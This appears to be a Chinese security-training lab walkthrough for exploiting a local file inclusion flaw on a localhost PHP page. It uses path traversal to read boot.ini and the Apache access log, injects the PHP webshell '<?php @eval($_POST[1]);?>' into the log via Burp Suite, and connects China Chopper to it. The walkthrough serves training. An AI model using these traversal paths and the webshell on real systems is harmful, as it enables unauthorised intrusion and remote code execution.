**本地文件包含之包含日志获取webshell**

**预备知识**

程序开发人员通常会把可重复使用的函数写到单个文件中，在使用某些函数时，直接调用此文件，无须再次编写，这种调用文件的过程称为包含。

**实验目的**

学会包含日志获取webshell

**实验工具**

浏览器

**实验环境**

客户机一台

**实验步骤**


1、访问http://127.0.0.1/FI/PHP\_FI.php?filename=LFI.txt网页显示是文件包含漏洞。




2、访问http://127.0.0.1/FI/PHP\_FI.php?filename=../../../../../boot.ini可以查看c:/boot.ini的信息,确认有本地文件包含漏洞。



3、尝试访问其他常见的路径，比如access.log，访问http://127.0.0.1/FI/PHP\_FI.php?filename=../../../../../Program%20Files/phpStudy/Apache/logs/access.log可以访问。




4、浏览器设置代理服务的步骤：点击网页右上角，选择【选项】




【高级】—【网络】—【设置】



选择【手动配置代理】，输入HTTP代理127.0.0.1，端口8080，清空不使用代理下方的文本框，点击确定。



双击桌面的【实验手册】，打开【burpsuite\_pro\_v1.5.14.jar】,点击【OK】



点击【I Accept】



刷新浏览器的http://127.0.0.1/FI/PHP\_FI.php?filename=LFI.txt网页，burpsuite自动抓包，修改为如下。命令是<?php @eval($\_POST[1]);?>




修改完毕，点击【Forward】按钮。

浏览器会提示，如下图。




5、双击桌面的【实验工具】文件夹，双击打开【中国菜刀】文件夹。找到【中国菜刀.exe】,并双击打开。

空白处右击，选择【添加】。




输入地址http://127.0.0.1/FI/PHP\_FI.php?filename=../../../../../Program Files/phpStudy/Apache/logs/access.log，

地址后的文本框是密码，此处是1，脚本类型选择【PHP(Eval)】，点击【添加】。




结果如下图



双击上图中的蓝框部分即可运行。

结果如下图



6、实验完毕，关闭虚拟机和所有窗口。